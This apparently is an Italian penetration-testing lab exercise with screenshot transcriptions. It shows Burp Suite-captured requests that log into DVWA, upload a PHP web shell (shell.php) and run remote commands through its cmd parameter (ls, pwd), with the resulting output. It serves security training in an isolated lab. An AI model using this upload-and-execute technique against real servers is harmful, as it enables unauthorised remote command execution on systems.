



Traccia:

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine. Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.



Two screenshots showing the initial login attempt on DVWA. The left screenshot shows the Burp Suite interface with a captured POST request to `/dvwa/login.php`. The request body contains the following data:

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.50.101
Content-Length: 44
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.50.101
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=high; PHPSESSID=f7ca322df39c8386f5fefeb4e107323
Connection: close
username=admin&password=password&Login=Login
```

The right screenshot shows the DVWA login page with the username `admin` and password `password` entered, and the `Login` button clicked.

Two screenshots showing the file upload attempt on DVWA. The left screenshot shows the Burp Suite interface with a captured POST request to `/dvwa/vulnerabilities/upload/`. The request body contains the following data:

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.101
Content-Length: 434
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.50.101
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryPp3NcCqIHAKA6QU
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=f7ca322df39c8386f5fefeb4e107323
Connection: close
-----WebKitFormBoundaryPp3NcCqIHAKA6QU
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
-----WebKitFormBoundaryPp3NcCqIHAKA6QU
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
```

The right screenshot shows the DVWA "Vulnerability: File Upload" page. The "Upload" button is highlighted, and the "Choose File" button is selected. The page also displays a list of vulnerabilities and a "More info" section with links to external resources.

Restore Session x New Tab

Burp Suite Community Edition v2023.9.1 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Request to http://192.168.50.101:80

Forward Drop **Interce...** Action Open b...

Pretty **Raw** Hex

```
1 GET /dvwa/vulnerabilities/upload/shell.php HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
  ange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=
  f7ca322df39c8386f5fefeb4e107323
9 Connection: close
10
11
```

Inspector

Path


Value

/dvwa/vulnerabilities/upload/shell.php

Decoded from: URL path encoding

/dvwa/vulnerabilities/upload/shell.php

Cancel Apply changes



Warning: system() [function.system]: Cannot execute a blank command in /var/www/dvwa/hackable/uploads/shell.php on line 1

Request to http://192.168.50.101:80

Forward Drop Interce... Action Open b... Comment this item HTTP/1

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
  ange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=
  f7ca322df39c8386f5fefefb4e107323
9 Connection: close
10
11
```

Inspector

Path


Value

/dvwa/hackable/uploads/shell.php

Decoded from: URL path encoding

/dvwa/hackable/uploads/shell.php

Cancel Apply changes



dvwa_email.png shell.php

Request to http://192.168.50.101:80

Forward Drop Interce... Action Open b... Comment this item HTTP/1

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=pwd HTTP/1.1
2 Host: 192.168.50.101
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
  ange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=
  f7ca322df39c8386f5fefefb4e107323
10 Connection: close
11
12
```

Inspector

Path

Value

/dvwa/hackable/uploads/shell.php

Decoded from: URL path encoding

/dvwa/hackable/uploads/shell.php

Cancel Apply changes

Google Chrome address bar showing: /var/www/dvwa/hackable/uploads